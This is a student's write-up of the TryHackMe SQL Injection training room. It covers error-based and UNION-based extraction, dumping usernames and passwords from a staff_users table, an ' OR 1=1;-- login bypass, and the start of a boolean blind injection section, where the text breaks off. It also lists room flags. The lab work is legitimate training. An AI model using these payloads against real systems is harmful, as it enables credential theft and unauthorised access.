SQL Injection Lab Write-Up

Project Information

Name: Jacky Lebudi
Date: 22 June 2026
Lab: TryHackMe SQL Injection

Source: https://tryhackme.com/room/sqlinjectionlm

Room: TryHackMe - SQL Injection

This report documents my completion of the TryHackMe SQL Injection room. The exercises, mock website, lab machines, payload testing and screenshots in this report came from the authorised TryHackMe training environment linked below. They do not represent testing performed against a live third-party system.

Source Room and Scope

1. Introduction

SQL Injection occurs when untrusted input is included in a database query and changes how the query is executed. In the TryHackMe SQL Injection room, I completed authorised practical exercises covering error-based and UNION-based SQL injection, login bypass, boolean-based blind SQL injection and time-based blind SQL injection. The purpose of this write-up is to document the steps I followed, the evidence I captured, the security impact I observed and the defensive controls that can reduce the risk.

2. Pre-Lab Reflection

I had a basic idea that SQL Injection is a way people can trick a system into giving away information by typing certain inputs. However, I wasn't sure how this actually happens in real situations or how something small could break a system. I also didn't fully understand how attackers are able to find and pull out data step by step. I went into the lab knowing the theory, but still needing practical experience.

3. In-Band SQL Injection (Task 5)

I tested the website by adding a single quote to the URL to break the query. Then I used UNION SELECT to find the number of columns and extract data like the database name and user credentials.

Step 1 - Testing the Vulnerability

- Error message after inserting a single quote ‘




Figure 1. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- Payload used: https://website.thm/article?id=1’
- At first, I was not sure what to try. I remembered from the reading that a single quote can break SQL queries. When I added it, I got an error message. That was my first confirmation that the page was vulnerable.

Step 2 - Determining the Number of Columns

- Payload: https://website.thm/article?id=1 UNION SELECT 1,2,3
- I did not get it right the first time, so I tested the following column counts:

- UNION SELECT 1 → error




Figure 2. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- UNION SELECT 1,2 → still error




Figure 3. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- UNION SELECT 1,2,3 → worked




Figure 4. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- Overall this showed that the database had 3 columns.




Figure 5. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Step 3 - Extracting Data

- I had to extract results using UNION
- Payload: https://website.thm/article?id=0 UNION SELECT 1,2,database()

- I changed the ID to 0 so that the original article content would not be displayed. I then replaced the selected values with database functions. I managed to get database name, tables, usernames and passwords.




Figure 6. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.




Figure 7. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.




Figure 8. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- Payload: 0 UNION SELECT 1, 2,group_concat(username, ' : ', password SEPARATOR '
') FROM staff_users




Figure 9. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- 0 UNION SELECT 1, 2,group_concat(username, ' : ', password SEPARATOR '
') FROM staff_users




Figure 10. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.




Figure 11. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Flag: THM{SQL_INJECTION_3840}




Figure 12. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Highlight - At first I didn't understand why the number of columns mattered. After a few failed attempts, I realized that the structure of the query must match, otherwise SQL throws errors that expose vulnerabilities and UNION SELECT allows data extraction.

4. Blind SQL Injection - Login Bypass (Task 6)

- **Login Bypass**

- What confused me at first was that I didn't need a real username or password. After checking the SQL query, I realized the system only checks if the result is true. Since 1=1 is always true, it logs in.




Figure 13. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- I used the payload ' OR 1=1;-- to bypass the login form. The system accepted the login without a real password.




Figure 14. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Payload used: ‘ OR 1=1;--

I entered this into the password field. The login worked immediately. What confused me at first was that I didn’t need a real username or password. After checking the SQL query, I realised the system only checks if the result is true. Since 1=1 is always true, it logs in.




Figure 15. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Flag: THM{SQL_INJECTION_9581}




Figure 16. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- This was one of the simplest attacks in the lab, and it showed me that simple logic mistakes can completely break security. Login systems can be bypassed using true conditions.

5. Boolean-Based Blind SQL Injection (Task 7)

I used true/false responses to guess the database name and extract usernames and passwords step by step; this task was harder because I only got true/false responses.

- ### Step 1 - Testing the Vulnerability
- payload used: **admin123' UNION SELECT 1;--**

